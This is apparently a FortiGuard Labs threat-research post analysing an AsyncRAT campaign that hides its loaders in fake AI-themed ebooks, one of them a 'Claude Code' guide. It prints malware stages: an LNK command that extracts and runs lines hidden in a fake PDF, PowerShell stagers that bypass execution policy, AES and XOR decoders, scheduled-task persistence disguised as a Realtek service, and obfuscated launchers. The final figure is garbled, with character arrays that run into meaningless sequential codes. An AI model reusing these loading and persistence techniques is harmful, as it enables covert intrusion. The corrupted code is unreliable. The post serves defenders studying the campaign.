

Threat Actors Weaponize AI Hype to Deliver AsyncRAT

 fortinet.com/blog/threat-research/threat-actors-weaponize-ai-hype-to-deliver-asyncrat

Cara Lin Cara Lin

June 11, 2026

Article Contents

By [Cara Lin](#) | June 11, 2026

Affected Platforms: Microsoft Windows

Impacted Users: Any organization

Impact: Attackers gain control of the infected systems

Severity Level: High

As AI adoption continues to grow, threat actors have wasted no time exploiting the trend. FortiGuard Labs recently observed a campaign delivering malicious files disguised as AI-related documents, with titles such as "AI-Ready PostgreSQL 18: Building Intelligent Data Systems" and "A Guide for Thinking Marketers in the Age of AI."

These lures are designed to target users actively seeking AI-related learning resources. The attack chain behind these files is remarkably complex, using multiple staged scripts to hide activity before ultimately deploying AutoHotkey-based loaders that reflectively inject a .NET remote access trojan and AsyncRAT into memory for command-and-control communication and follow-on execution. Notably, several intermediate-stage scripts make heavy use of Simplified Chinese variable names and exhibit a highly structured coding style, suggesting the threat actor likely leveraged AI assistance during development. This article walks through each stage of the infection chain in detail.




Figure 1: Attack chain

The Initial ZIP with LNK

The malware was distributed inside a compressed archive disguised as a technical resource titled **Agentic Coding with Claude Code, The everyday developer's guide to agentic coding with Claude Code.7z**. At first glance, the archive appears harmless. Its visible contents are limited to a shortcut file, but it actually contains two other files named **3th.pdf** and **4th.pdf** with a Hidden attribute. The archive was intentionally designed to appear harmless. The archive does not distribute a straightforward executable. Instead, it delivers a carefully staged intrusion chain in which each phase exists primarily to reveal the next.

Agentic Coding with Claude Code The everyday deve...



Figure 2: LNK and hidden files in the archived file

Once the victim opens the LNK file, the shortcut executes an obfuscated command sequence built from native Windows components such as **cmd.exe**, **more**, **type**, and **findstr**. The LNK treats **3th.pdf** not as a document, but as a data container. It enumerates the file line by line, extracts a narrow range of lines (26004, 26005, 26006, and 26007), and executes only that extracted content. The attacker doesn't place their payload in a single obvious script or executable. Instead, they use a single file as a multi-zone storage container, with each phase knowing only how to retrieve the next phase at a specific offset.

```
Arguments: /c for /l %i in (1,1,1000) do @set /a z=%i%%2 >nul & if %i==1000 type 3th^.p
df | more | findstr /n "^" | findstr "26004: 26005: 26006: 26007:" | for /f "tokens=1,*
delims=" %a in ('more') do c^md /c %b
Icon Location: %SystemRoot%\System32\shell32.dll

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
Drive type: Fixed storage media (Hard drive)
Serial number: 064DE818
Label: (No label)
Local path: C:\Windows\System32\cmd.exe
```

Figure 3: Command in LNK file

The Embedded PowerShell Script

The first extracted block from **3th.pdf** is not the final payload either. It is a short staging script that again reads from **3th.pdf**, but this time skipping deep into the file and selecting another limited line range before piping the result directly into PowerShell. The PowerShell stage is invoked with “-windowstyle hidden” to suppress any visible console window, -NoProfile (-nop) to prevent interference from user profile scripts, and -ExecutionPolicy Bypass (-ep Bypass) to circumvent the system's script execution restrictions.

```
26004 @echo off
26005 cd /d "%~dp0"
26006 powershell -windowstyle hidden -nop -ep Bypass -c
"$s=18050*2;$e=75*2;$f=('3'+ 't'+ 'h'+ '.'+ 'p'+ 'd'+ 'f');(gc $f)|select -Skip
$s -First $e|powershell -windowstyle hidden -nop -ep Bypass -f -"
```

Figure 4: Targeted batch script in 3.pdf

The PowerShell script contains cryptographic logic. It searches **3th.pdf** for data wrapped between markers m1 and m2 (-----BEGIN PGP PRIVATE KEY BLOCK----- and -----END PGP PRIVATE KEY BLOCK-----), filters out header-like lines, concatenates the remaining content, and decodes it from Base64. The script uses a fixed password of "1" and derives keys through PBKDF2 before decrypting the payload with AES-CBC. The plaintext is interpreted as a PowerShell script saved at %APPDATA% as **Cache_{GUID}.ps1** and immediately executed.

```

86112 $ArmoredPath = ".\3th.pdf"
86113 $SaltLen = 16
86114 $IvLen = 16
86115 $TagLen = 32
86116
86117 +function PBKDF2([string]$p,[byte[]]$s,[int]$it,[int]$n){
86122
86123 +function HMAC256([byte[]]$k,[byte[]]$d){
86128
86129 +function CTEqual([byte[]]$a,[byte[]]$b){
86135
86136 $txt = Get-Content -Raw $ArmoredPath
86137 $lines = $txt -split "(`r`n|`n)"
86138
86139 # Collect all blocks
86140 $blocks = New-Object System.Collections.Generic.List[System.Colle
86141 $currentBlock = $null
86142 $in = $false
86143
86144 -foreach($ln in $lines){
86145     $t = $ln.Trim()
86146     +if($t -eq $m1){
86151     -if($t -eq $m2 -and $in){
86152         $in = $false
86153     +if($currentBlock -and $currentBlock.Count -gt 0){
86156         $currentBlock = $null
86157         continue
86158     }
86159     -if($in){
86160         # Skip header lines and empty lines (like PGP armor)
86161         if($t -match "^(Version:|KDF:|Cipher:|MAC:)\s*"){ continue }
86162         if($t.Length -eq 0){ continue }
86163         $currentBlock.Add($t)

```

Figure 5:Extracting data from 3.pdf

```

36462 -----BEGIN PGP PRIVATE KEY BLOCK-----
36463 Version: 1
36464 KDF: PBKDF2
36465 Cipher: AES-256-CBC
36466 MAC: HMAC-SHA256
36467
36468 UFNBMQFADQMAinMGrQaXbTXw9pa3j84GRw4Ccety5YlOoyS675gjTbULTJrqSE6g
36469 t/QUZLvUPQgY+Rwas/5+R+dau+JCJxW+zsh7iKGnPCI/P/yEt9xL9bDFzE525d57
36470 +d18XBf50+0V3CQEqS8EiE90y/fnfV+/4j9usYkvfnojc6BJQCoUyeQuAa5S3EFp
36471 fqsneZo+0u7RGQ938wRwUnRHQRYKNzI2hrdnsS0ksQ/SrChOCee/7dp96BcT0SiY
36472 PiViFv0LYdRLEmupj5ErX7p2o4lWqG1zZPTmuk/Y54WW1sojvzLml1D9Av7IG3KX
36473 fMdpD7u+b6qhc2PYF3MjXxyXGWRbxWr6xFsHryf1+Q+ihCHTm3mhSTMr3Vt2gxZd
36474 wMzfQhNvQoSGL+jTzxA7xOw96NgvwDvFu6QMk84KUGz2SHNk9uNJnz9BJYJ+/u0
36475 ld06f4kocbylxQl4rRAzwjNFMk+GqMs3RITTULfrm4edyk0T9EGbwItxq9mNpfd0
36476 PYtkZW15XSNjWpXdxMPCMTMV7E8yftz45DURqtbBMOD4K6hkBfwdNedY6PdShEI0
36477 5n4pflGylti96eqnLZO8Gm9F9jrwzE+jz8FNfc6Uu/TQJuUYMcMWPkq3trI04Qmg
36478 u0MOPDQxV8EMhL/7nncQ1L8cU2QW2x1h3n0Q6nV8rB2NScDNsDQxV7A9uhGuF6x1Pv

```

Figure 6: The encrypted data in 3.pdf

```

36197 $aes = [Security.Cryptography.Aes]::Create()
36198 $aes.KeySize=256; $aes.BlockSize=128
36199 $aes.Mode='CBC'; $aes.Padding='PKCS7'
36200 $aes.Key = $encKey
36201 $aes.IV = $iv
36202 $dec = $aes.CreateDecryptor()
36203 try {
36204     $plain = $dec.TransformFinalBlock($cipher,0,$cipher.Length)
36205 } finally {
36206     $dec.Dispose(); $aes.Dispose()
36207 }
36208
36209 if ($null -eq $plain -or $plain.Length -eq 0) {
36210     throw "is empty."
36211 }
36212
36213 # Strip UTF-8 BOM if present
36214 if ($plain.Length -ge 3 -and $plain[0] -eq 0xEF -and $plain[1] -eq 0xBB -and $plain[2] -eq 0xBF) {
36215     $plain = $plain[3..($plain.Length-1)]
36216 }
36217
36218 $scriptContent = [System.Text.Encoding]::UTF8.GetString($plain)
36219 $targetDir = $env:LOCALAPPDATA + $dirPart
36220 if (-not (Test-Path $targetDir)) {
36221     New-Item $targetDir -ItemType Directory -Force | Out-Null
36222 }
36223 $outFile = Join-Path $targetDir ("Cache_{0}.ps1" -f [System.Guid]::New().ToString('N'))
36224 [System.IO.File]::WriteAllText($outFile, $scriptContent, [System.Text.Encoding]::UTF8)
36225 & $outFile | Out-Null

```

Figure 7: Dropping decrypted data as Cache_{GUID}.ps1

The Dropped PowerShell Script

Once the decrypted script runs, the role of **3th.pdf** expands further. The file contains not just one hidden stage but several distinct embedded data regions. The script first builds a working directory under **%LOCALAPPDATA%\Packages\Microsoft.WindowsSoundDiagnostics**, a path clearly chosen to resemble a benign Windows audio or diagnostics component. It then searches **3th.pdf** for **=== SoundEffects X ===** markers, concatenates the hex data between them, strips out non-hex characters, converts the result back into bytes, and writes the output as a file named **Subtitles**.

```
$p = "$env:LOCALAPPDATA\Packages\Microsoft.WindowsSoundDiagnostics"

$inputFile = "3th.pdf"
$pa = "Subtitles"

$content = Get-Content -Raw -Path $inputFile

# Extract ONLY content between PART markers
$matches = [regex]::Matches(
    $content,
    '(?s)=== SoundEffects \d+ ===\s*(.*?)(?=\s*=== SoundEffects \d+ ===|$)'
)

if ($matches.Count -eq 0) {
    Write-Error "No PART sections found"
    exit
}

# Combine and CLEAN (this is the key fix)
$hex = ($matches | ForEach-Object {
    $_.Groups[1].Value
}) -join ''

# 🗑️ REMOVE EVERYTHING NOT HEX
$hex = $hex -replace '[^0-9A-Fa-f]', ''
```

Figure 8: Extracting data from 3.pdf and saving it as "Subtitles"

The script then performs two additional extraction routines against **3th.pdf**, scanning for fields named **Name** and **KasKos**, decoding their Base64-encoded payloads using a custom XOR-based decryption routine keyed to the hardcoded string **Realtek2025**, and writing the results to the same staging directory as **RealtekAudioService64.ps1** and **RealtekAudioService64.bat**.

```

$decoded = [System.Text.Encoding]::UTF8.GetString($bytes)
$outFile = Join-Path $cache "RealtekAudioService64.ps1"
$utf8WithBOM = New-Object System.Text.UTF8Encoding $true
[System.IO.File]::WriteAllText($outFile, $decoded, $utf8WithBOM)

$cache = "$env:LOCALAPPDATA\Packages\Microsoft.WindowsSoundDiagnostics"
[System.IO.Directory]::CreateDirectory($cache) | Out-Null

$data = ""
Get-Content -Path "3th.pdf" | ForEach-Object {
    if ($_ -match 'KasKos\s*=\s*"([^\"]*)') {
        $data += $matches[1]
    }
}

$bytes = [System.Convert]::FromBase64String($data)
$key = [System.Text.Encoding]::UTF8.GetBytes("Realtek2025")

for ($i = 0; $i -lt $bytes.Length; $i++) {
    $k = $key[$i % $key.Length]
    $bytes[$i] = (($bytes[$i] -bxor (255 - ($i % 256))) - $k) -band 0xFF
}

$decoded = [System.Text.Encoding]::UTF8.GetString($bytes)
$outFile = Join-Path $cache "RealtekAudioService64.bat"
$utf8WithBOM = New-Object System.Text.UTF8Encoding $true
[System.IO.File]::WriteAllText($outFile, $decoded, $utf8WithBOM)

$cache = "$env:LOCALAPPDATA\Packages\Microsoft.WindowsSoundDiagnostics"
[System.IO.Directory]::CreateDirectory($cache) | Out-Null

```

Figure 9: Extracting a PowerShell and batch script from 3.pdf

After the payload extraction, the script establishes persistence by registering a scheduled task named **CheckRealtekAudioVersion**, disguised as a Realtek audio service and configured to execute the dropped **RealtekAudioService64.bat** via cmd.exe. The task employs privilege-aware configuration and dual triggers to ensure the batch file is reliably invoked shortly after infection and at each subsequent user logon. Finally, it extracts the clean decoy **4th.pdf**, a clean, benign decoy document presented to the victim as a distraction, creating the illusion of a legitimate file opening while the malicious components continue to execute silently in the background.

The coding style and inline annotations suggest the script was likely developed with assistance from a generative AI tool. The presence of a Simplified Chinese comment (# 静默任务创建脚本 - 无输出版本) alongside an emoji-annotated line (# 🔥 REMOVE EVERYTHING

NOT HEX) within an otherwise English language script indicates that the threat actor's native language inadvertently surfaced in AI-generated output that was not fully sanitized before deployment. This is consistent with a workflow in which the overall attack logic was designed by a human operator, with AI tooling used to accelerate code implementation.

```
# 静默任务创建脚本 - 无输出版本
$p="$env:LOCALAPPDATA\Packages\Microsoft.WindowsSoundDiagnostics
$n="CheckRealtekAudioVersion"
$s="$p\RealtekAudioService64.bat"

if(!(Test-Path $p)){mkdir $p -Force|Out-Null}

$w=[System.Security.Principal.WindowsIdentity]::GetCurrent()
$a=(New-Object System.Security.Principal.WindowsPrincipal $w).IsAdministrator)

try{
    $t=New-Object -ComObject Schedule.Service
    $t.Connect()
    $f=$t.GetFolder("\")
    try{$f.DeleteTask($n,0)}catch{}

    $d=$t.NewTask(0)
    $d.RegistrationInfo.Description="Audio Helper"
    $d.RegistrationInfo.Author="AudioEngine"

    if($a){
        $d.Principal.UserId="SYSTEM"
        $d.Principal.LogonType=5
        $d.Principal.RunLevel=1
        $u="SYSTEM"
        $l=5
    }
    else{
        $d.Principal.UserId="$env:COMPUTERNAME\$env:USERNAME"
        $d.Principal.LogonType=3
        $d.Principal.RunLevel=0
    }
}
```

Figure 10: Persistence setting




Figure 11: Decoy PDF

Dropped Scripts “RealtekAudioService64”

RealtekAudioService64.bat serves as a stealthy launcher for the PowerShell stage. It first checks whether it was invoked with the hidden argument. If not, it immediately relaunches via PowerShell with `-WindowStyle Hidden` to suppress any visible console window before exiting

the original instance. Once running in a hidden state, the string powershell.exe is reconstructed by concatenating three split variables rather than being referenced directly, a simple but effective technique to evade string-based static detection. The script then creates a timestamped log file in the staging directory with a versioned name (ver0x00000000000000003_) designed to blend in as a legitimate diagnostic artifact, before invoking **RealtekAudioService64.ps1** with the -NoProfile, -WindowStyle Hidden, and -ExecutionPolicy Bypass flags to ensure silent and unrestricted execution. Finally, the log file is deleted to remove any trace of execution, leaving minimal forensic evidence.

```
if not "%1"=="hidden" (
    powershell -windowstyle hidden -command "Start-Process '%~f0'
    -ArgumentList hidden -WindowStyle Hidden"
    exit
)

@echo off
setlocal EnableDelayedExpansion

set "p1=power"
set "p2=shell"
set "p3=.exe"
set "px=%SystemRoot%\System32\WindowsPowerShell\v1.0\!p1!!p2!!p3!"
set "args=-nopprofile -windowstyle hidden -executionpolicy Bypass"
set "cache=%LOCALAPPDATA%\Packages\Microsoft.WindowsSoundDiagnostics"
set "log=%cache%\ver0x0000000000000003_%RANDOM%.log"
if not exist "%cache%" (
    mkdir "%cache%" >nul 2>&1
)

set "ts="
for /f %i in ('powershell -nopprofile -command "Get-Date -f
yyyy-MM-dd_HH:mm:ss"') do set "ts=%i"
echo [%ts%] Audio sync engine initialized. > "%log%"
timeout /t 5 >nul
set "script2=%~dp0RealtekAudioService64.ps1"
if exist "!script2!" (
    echo [%ts%] Running RealtekAudioService64.ps1... >> "%log%"
    "!px!" !args! -File "!script2!"
    timeout /t 5 >nul
)
```

Figure 12: Executing a PowerShell script in a batch file

RealtekAudioService64.ps1 represents a more sophisticated stage of the infection chain, employing multiple layers of obfuscation throughout its execution. Most notably, all

PowerShell built-in cmdlets such as Test-Path, Join-Path, New-Item, and Out-Null are reconstructed at runtime from character arrays and stored entirely under Simplified Chinese variable names, i.e., \$测试路径, \$连接路径, \$新建项目, and \$输出空值.

This deliberate use of Chinese-language identifiers serves a dual purpose: it renders the script largely unreadable to analysts unfamiliar with the obfuscation pattern, and it bypasses signature-based detection rules that rely on recognizable English cmdlet strings. Directory paths and binary filenames are further concealed as Base64-encoded strings, which are decoded at runtime, ensuring that sensitive indicators do not appear in plaintext in the script body.

```
# 混淆变量名版本 - 所有函数和路径使用中文变量名
$测试路径 = [string]::new(@( [char]84,[char]101,[char]115,[char]116,[char]45,[char]80,[char]116,[char]117,[char]118,[char]119,[char]120,[char]121,[char]122,[char]123,[char]124,[char]125,[char]126,[char]127,[char]128,[char]129,[char]130,[char]131,[char]132,[char]133,[char]134,[char]135,[char]136,[char]137,[char]138,[char]139,[char]140,[char]141,[char]142,[char]143,[char]144,[char]145,[char]146,[char]147,[char]148,[char]149,[char]150,[char]151,[char]152,[char]153,[char]154,[char]155,[char]156,[char]157,[char]158,[char]159,[char]160,[char]161,[char]162,[char]163,[char]164,[char]165,[char]166,[char]167,[char]168,[char]169,[char]170,[char]171,[char]172,[char]173,[char]174,[char]175,[char]176,[char]177,[char]178,[char]179,[char]180,[char]181,[char]182,[char]183,[char]184,[char]185,[char]186,[char]187,[char]188,[char]189,[char]190,[char]191,[char]192,[char]193,[char]194,[char]195,[char]196,[char]197,[char]198,[char]199,[char]200,[char]201,[char]202,[char]203,[char]204,[char]205,[char]206,[char]207,[char]208,[char]209,[char]210,[char]211,[char]212,[char]213,[char]214,[char]215,[char]216,[char]217,[char]218,[char]219,[char]220,[char]221,[char]222,[char]223,[char]224,[char]225,[char]226,[char]227,[char]228,[char]229,[char]230,[char]231,[char]232,[char]233,[char]234,[char]235,[char]236,[char]237,[char]238,[char]239,[char]240,[char]241,[char]242,[char]243,[char]244,[char]245,[char]246,[char]247,[char]248,[char]249,[char]250,[char]251,[char]252,[char]253,[char]254,[char]255))
$连接路径 = [string]::new(@( [char]74,[char]111,[char]105,[char]110,[char]45,[char]80,[char]116,[char]117,[char]118,[char]119,[char]120,[char]121,[char]122,[char]123,[char]124,[char]125,[char]126,[char]127,[char]128,[char]129,[char]130,[char]131,[char]132,[char]133,[char]134,[char]135,[char]136,[char]137,[char]138,[char]139,[char]140,[char]141,[char]142,[char]143,[char]144,[char]145,[char]146,[char]147,[char]148,[char]149,[char]150,[char]151,[char]152,[char]153,[char]154,[char]155,[char]156,[char]157,[char]158,[char]159,[char]160,[char]161,[char]162,[char]163,[char]164,[char]165,[char]166,[char]167,[char]168,[char]169,[char]170,[char]171,[char]172,[char]173,[char]174,[char]175,[char]176,[char]177,[char]178,[char]179,[char]180,[char]181,[char]182,[char]183,[char]184,[char]185,[char]186,[char]187,[char]188,[char]189,[char]190,[char]191,[char]192,[char]193,[char]194,[char]195,[char]196,[char]197,[char]198,[char]199,[char]200,[char]201,[char]202,[char]203,[char]204,[char]205,[char]206,[char]207,[char]208,[char]209,[char]210,[char]211,[char]212,[char]213,[char]214,[char]215,[char]216,[char]217,[char]218,[char]219,[char]220,[char]221,[char]222,[char]223,[char]224,[char]225,[char]226,[char]227,[char]228,[char]229,[char]230,[char]231,[char]232,[char]233,[char]234,[char]235,[char]236,[char]237,[char]238,[char]239,[char]240,[char]241,[char]242,[char]243,[char]244,[char]245,[char]246,[char]247,[char]248,[char]249,[char]250,[char]251,[char]252,[char]253,[char]254,[char]255))
$分割路径 = [string]::new(@( [char]83,[char]112,[char]108,[char]105,[char]116,[char]45,[char]80,[char]116,[char]117,[char]118,[char]119,[char]120,[char]121,[char]122,[char]123,[char]124,[char]125,[char]126,[char]127,[char]128,[char]129,[char]130,[char]131,[char]132,[char]133,[char]134,[char]135,[char]136,[char]137,[char]138,[char]139,[char]140,[char]141,[char]142,[char]143,[char]144,[char]145,[char]146,[char]147,[char]148,[char]149,[char]150,[char]151,[char]152,[char]153,[char]154,[char]155,[char]156,[char]157,[char]158,[char]159,[char]160,[char]161,[char]162,[char]163,[char]164,[char]165,[char]166,[char]167,[char]168,[char]169,[char]170,[char]171,[char]172,[char]173,[char]174,[char]175,[char]176,[char]177,[char]178,[char]179,[char]180,[char]181,[char]182,[char]183,[char]184,[char]185,[char]186,[char]187,[char]188,[char]189,[char]190,[char]191,[char]192,[char]193,[char]194,[char]195,[char]196,[char]197,[char]198,[char]199,[char]200,[char]201,[char]202,[char]203,[char]204,[char]205,[char]206,[char]207,[char]208,[char]209,[char]210,[char]211,[char]212,[char]213,[char]214,[char]215,[char]216,[char]217,[char]218,[char]219,[char]220,[char]221,[char]222,[char]223,[char]224,[char]225,[char]226,[char]227,[char]228,[char]229,[char]230,[char]231,[char]232,[char]233,[char]234,[char]235,[char]236,[char]237,[char]238,[char]239,[char]240,[char]241,[char]242,[char]243,[char]244,[char]245,[char]246,[char]247,[char]248,[char]249,[char]250,[char]251,[char]252,[char]253,[char]254,[char]255))
$新建项目 = [string]::new(@( [char]78,[char]101,[char]119,[char]45,[char]73,[char]116,[char]117,[char]118,[char]119,[char]120,[char]121,[char]122,[char]123,[char]124,[char]125,[char]126,[char]127,[char]128,[char]129,[char]130,[char]131,[char]132,[char]133,[char]134,[char]135,[char]136,[char]137,[char]138,[char]139,[char]140,[char]141,[char]142,[char]143,[char]144,[char]145,[char]146,[char]147,[char]148,[char]149,[char]150,[char]151,[char]152,[char]153,[char]154,[char]155,[char]156,[char]157,[char]158,[char]159,[char]160,[char]161,[char]162,[char]163,[char]164,[char]165,[char]166,[char]167,[char]168,[char]169,[char]170,[char]171,[char]172,[char]173,[char]174,[char]175,[char]176,[char]177,[char]178,[char]179,[char]180,[char]181,[char]182,[char]183,[char]184,[char]185,[char]186,[char]187,[char]188,[char]189,[char]190,[char]191,[char]192,[char]193,[char]194,[char]195,[char]196,[char]197,[char]198,[char]199,[char]200,[char]201,[char]202,[char]203,[char]204,[char]205,[char]206,[char]207,[char]208,[char]209,[char]210,[char]211,[char]212,[char]213,[char]214,[char]215,[char]216,[char]217,[char]218,[char]219,[char]220,[char]221,[char]222,[char]223,[char]224,[char]225,[char]226,[char]227,[char]228,[char]229,[char]230,[char]231,[char]232,[char]233,[char]234,[char]235,[char]236,[char]237,[char]238,[char]239,[char]240,[char]241,[char]242,[char]243,[char]244,[char]245,[char]246,[char]247,[char]248,[char]249,[char]250,[char]251,[char]252,[char]253,[char]254,[char]255))
$输出空值 = [string]::new(@( [char]79,[char]117,[char]116,[char]45,[char]78,[char]117,[char]118,[char]119,[char]120,[char]121,[char]122,[char]123,[char]124,[char]125,[char]126,[char]127,[char]128,[char]129,[char]130,[char]131,[char]132,[char]133,[char]134,[char]135,[char]136,[char]137,[char]138,[char]139,[char]140,[char]141,[char]142,[char]143,[char]144,[char]145,[char]146,[char]147,[char]148,[char]149,[char]150,[char]151,[char]152,[char]153,[char]154,[char]155,[char]156,[char]157,[char]158,[char]159,[char]160,[char]161,[char]162,[char]163,[char]164,[char]165,[char]166,[char]167,[char]168,[char]169,[char]170,[char]171,[char]172,[char]173,[char]174,[char]175,[char]176,[char]177,[char]178,[char]179,[char]180,[char]181,[char]182,[char]183,[char]184,[char]185,[char]186,[char]187,[char]188,[char]189,[char]190,[char]191,[char]192,[char]193,[char]194,[char]195,[char]196,[char]197,[char]198,[char]199,[char]200,[char]201,[char]202,[char]203,[char]204,[char]205,[char]206,[char]207,[char]208,[char]209,[char]210,[char]211,[char]212,[char]213,[char]214,[char]215,[char]216,[char]217,[char]218,[char]219,[char]220,[char]221,[char]222,[char]223,[char]224,[char]225,[char]226,[char]227,[char]228,[char]229,[char]230,[char]231,[char]232,[char]233,[char]234,[char]235,[char]236,[char]237,[char]238,[char]239,[char]240,[char]241,[char]242,[char]243,[char]244,[char]245,[char]246,[char]247,[char]248,[char]249,[char]250,[char]251,[char]252,[char]253,[char]254,[char]255))
